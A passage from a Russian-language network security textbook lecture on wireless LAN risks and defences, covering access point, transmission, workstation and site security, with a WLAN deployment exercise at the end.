Несмотря на то, что прослушивание сети представляет серьезную опасность, *активные атаки* могут быть еще более опасными. Рассмотрим основной риск, связанный с беспроводными сетями: злоумышленник может успешно преодолеть периметр сетевой защиты организации. Большинство организаций размещают большую часть средств безопасности (межсетевые экраны, системы обнаружения вторжений и т. д.) на линии сетевого периметра. Системы, расположенные внутри периметра, как правило, защищены в гораздо меньшей степени (вспомните мягкую жевательную резинку в леденце). Действительно, на внутренние системы часто не устанавливаются

нужные дополнения, так как эти системы располагаются в "защищенной" части сети.

В большей части организаций используется некоторый метод аутентификации перед предоставлением доступа к серверам и файлам. Однако если на системах не установлены нужные обновления, у злоумышленника появляется возможность обнаружить эти уязвимости, которыми он сможет воспользоваться для выполнения несанкционированных действий.

Внимание!

Не следует полагать, что атаки с использованием уязвимостей - это единственный способ злонамеренного воздействия злоумышленников. Если хакер прослушивает сеть, он может также перехватить пароли и пользовательские идентификаторы.

Атаки на внутренние системы организации - не единственный метод причинения ущерба организации. Разумеется, *потеря конфиденциальной* информации крайне нежелательна, но что если плюс ко всему пострадает репутация компании? Вместо проведения внутренних атак злоумышленник может использовать сетевое соединение для атаки извне (см. рис. 18.5). Таким образом, организация становится *источником атакующего* трафика, нацеленного на другую компьютерную систему.



Рис. 18.5. Атака на внешние системы

В случае обнаружения злоумышленника возникает вопрос: откуда он действует. Злоумышленник привязан к IP-адресу, однако этот IP-адрес физически может быть никак не связан с конкретным местоположением.

Злоумышленник может располагаться где угодно в радиусе действия беспроводной сети. В последнее время представляет собой серьезную проблему поиск и пресечение деятельности злоумышленников. Посредством атак изнутри злоумышленник может обходить стороной механизмы защиты большей части организаций. Речь идет о тех же механизмах, которые использовались бы для отслеживания действий злоумышленников.

Возможные юридические вопросы

Еще одной потенциальной угрозой для организации является риск, связанный с правовыми аспектами и вопросами ответственности, которые могут возникнуть, если злоумышленник попытается получить

доступ во внутреннюю сеть организации. Во-первых, необходимо разобраться, предприняла ли организация должные меры по защите секретной информации. Каким образом, например, инспекторы могут расценить ситуацию, когда злоумышленник получает доступ к информации о клиентах в банке? Предусматривается вероятная ответственность за успешную атаку злоумышленника, направленную на другую организацию, осуществленную через беспроводную сеть веб-сайта вашей организации. Может ли владелец беспроводной сети понести ответственность за причиненный таким образом ущерб? Следует проконсультироваться по данному вопросу с главным юридическим консультантом компании.

Реализация безопасности беспроводных сетей

Реализация *WLAN* должна предваряться полной оценкой рисков, связанных с проектом. Необходимо провести изучение потенциальных угроз, представляемых для компании. Следует выявить любые имеющиеся контрмеры. Если руководство организации примет решение продолжить реализацию, необходимо принять дополнительные меры для снижения рисков, представляемых для организации. В следующих разделах рассказывается о некоторых мерах безопасности, которые могут помочь в управлении рисками.

Безопасность точки доступа

В самом начале реализации проекта необходимо настроить безопасность точки беспроводного доступа. В идеальном случае точка доступа позволяет указать ключ *WEP*. Убедитесь, что этот ключ нельзя легко угадать. Хотя такой шаг и не предотвратит взлом ключа, он сделает процесс несанкционированного определения ключа несколько сложнее. Если возможно, используйте MAC-адреса для ограничения набора рабочих станций, которым разрешено подключение. Это усложнит задачу управления проектом, однако данный подход помогает ограничить обнаружение рабочих станций точкой доступа. Убедитесь, если возможно, что точка доступа не осуществляет распространение *SSID*.

Большая часть точек доступа, доступных на рынке, снабжены

некоторым интерфейсом управления. Это может быть веб-интерфейс или интерфейс SNMP. По возможности используйте HTTPS для управления точкой доступа и предотвращайте доступ злоумышленника посредством использования высоконадежных паролей.

Последнее, что необходимо принимать в расчет при рассмотрении точек доступа, - их расположение. Помните, что беспроводные сигналы могут распространяться на значительные расстояния. Сигналы могут элементарно доходить до других этажей здания, автомобильной парковки или вовсе за пределы территории предприятия. Попытайтесь разместить точки доступа так, чтобы их диапазон действия как можно меньше выходил за пределы помещения или здания, занимаемого компанией.

Примечание

В организациях редко удается полностью ограничить распространение сигнала таким образом. Однако следует помнить, что данный подход подразумевает максимально возможное ограничение радиуса действия. Если возможно предотвратить доступ постороннего человека во внутреннюю сеть с обычным адаптером беспроводной сети, проходящего по улице за пределами предприятия, то необходимо принять соответствующие меры.

Безопасность передачи данных

Даже несмотря на серьезные уязвимости, присутствующие в *WEP*, необходимо использовать этот протокол. Причина в том, что у лица, непреднамеренно осуществившего попытку доступа (например, клиент интернет-кафе), не будет возможности получить доступ к сети из-за допущенной случайности. Защита *WEP* может быть преодолена, однако для этого потребуется много усилий, и нет никаких причин для того, чтобы позволять злоумышленнику действовать совершенно свободно.

Принимая во внимание, что *WEP* недостаточно защищает важную информацию, рекомендуется использовать иной тип системы шифрования, помимо *WLAN*. Действительно, если рассматривать беспроводную сеть как наполовину доверенный или не доверенный

сегмент сети, становится очевидным, что здесь нужно применить тот же тип защиты, который используется удаленными сотрудниками для получения доступа к внутренним системам. Следует применять VPN при соединении рабочих станций *WLAN* с внутренней сетью. Большая часть VPN-продуктов предусматривает надежные алгоритмы шифрования, в которых отсутствуют недостатки, присущие *WEP*.

Совет

Размещайте *WLAN* в зоне, защищаемой межсетевым экраном или другим устройством контроля доступа, и используйте VPN при соединении с этой системой.

Безопасность рабочей станции

Существует возможность напрямую атаковать рабочие станции в сети *WLAN*. Если злоумышленник хочет проникнуть в сеть *WLAN*, то будет использовать снифферы для обнаружения других рабочих станций. Даже если не получится проникнуть во внутренние системы или прослушать информацию, передаваемую в сети, он сможет атаковать другие рабочие станции.

Защита рабочих станций в сети *WLAN* не отличается от защиты переносных компьютеров, расположенных в другом месте. Необходимо установить соответствующее антивирусное ПО. Если риск велик, на рабочих станциях следует применить персональные межсетевые экраны.

Безопасность сайта

Если сети *WLAN* рассматриваются как наполовину доверенные или сети без доверия, не существует причин для размещения *WLAN* во внутренней сети с такими же правами доступа к секретным системам, какими обладают внутренние рабочие станции. В лекции 12 рассказывалось о том, в каком месте сети следует располагать системы, не пользующиеся доверием. Не существует различия между сетями *WLAN* и подобными системами: их необходимо отделять от внутренней

сети. Следовательно, сети *WLAN* необходимо развертывать в отдельных сегментах сети и установить межсетевой экран между сетью *WLAN* и внутренней сетью организации.

Наряду с сегментацией сети следует установить в *WLAN* систему обнаружения вторжений для выявления несанкционированных посетителей. Вероятно, что у вас не получиться обнаружить, где злоумышленник располагается физически, однако вы, по крайней мере, будете знать, что он проник в систему, если им будут осуществляться попытки выполнения какой-либо активной атаки.

В любом случае при использовании рабочей станции в сети *WLAN* необходимо использовать надежный механизм аутентификации. Стандарт 802.1X предусматривает более надежную аутентификацию, нежели *SSID* или MAC-адрес, однако он не защищен от перехвата сеанса соединения. Использование надежной аутентификации совместно с VPN значительно снизит возможность злоумышленника получить доступ к внутренним системам.

Нелегальные и несанкционированные точки доступа также представляют собой проблему, которую организации должны разрешать с целью предотвращения неприятностей. Низкая стоимость точек беспроводного доступа позволяет практически любому человеку приобрести такое устройство и установить его в сети. В организациях необходимо периодически проводить проверку беспроводных соединений в их собственных корпоративных сетях. Для этого можно использовать такие утилиты как NetStumber или средства обнаружения точек доступа во внутренней сети APTools (ссылка: http://winfingerprint.sourceforge.net/aptools.php) или FoundScan (ссылка: http://www.foundstone.com/).

Реализация беспроводной локальной сети

Руководство организации приняло решение развернуть *WLAN* для снижения стоимости модернизации кабельных соединений в части здания. Помещение, в котором будет действовать зона покрытия *WLAN*, включает в себя столовую и комнату отдыха. Предполагается, что многие сотрудники, которые не работают непосредственно в новом помещении организации, захотят использовать *WLAN*, находясь в

столовой или комнате отдыха. На вас была возложена ответственность за выявление угроз безопасности, разработку стратегий управления этими рисками и развертывание системы.

Шаг за шагом

1. Начните с того, что распишите на листке бумаги суть проблемы. Определите, какие службы должны быть доступны сотрудникам на территории организации, а также тех, кто может работать в сети, находясь в столовой или в помещении для отдыха.
2. Определите риски, представляемые для организации из-за использования *WLAN*. Будет ли сигнал беспроводной сети доступен вне территории организации? Как разрешить вопрос подключения к сети посетителей и внештатных сотрудников?
3. После определения угроз следует начать определение контрмер, которые могут снизить риски до контролируемого уровня. Не следует рассматривать лишь технологические решения. Принимайте в расчет также вопросы, связанные с управлением и выполнением различных операций.
4. Если у вас имеется доступ к точке доступа и беспроводный сетевой адаптер, попробуйте применить разработанные решения.

Выводы

Широкомасштабное развертывание *WLAN* - это проект, для реализации которого потребуется привлечь сетевых и системных администраторов, а также сотрудников отдела безопасности. Руководство многих организаций привлекает низкая стоимость беспроводных технологий в сравнении с модернизацией имеющихся кабельных сетевых соединений типа CAT5. Меры безопасности, которые необходимо применить в сети *WLAN*, повысят стоимость развертывания. Следует учесть все вопросы, связанные с управлением и выполнением операций, так как может представиться возможность для использования процедур поддержания безопасности *WLAN*.

Контрольные вопросы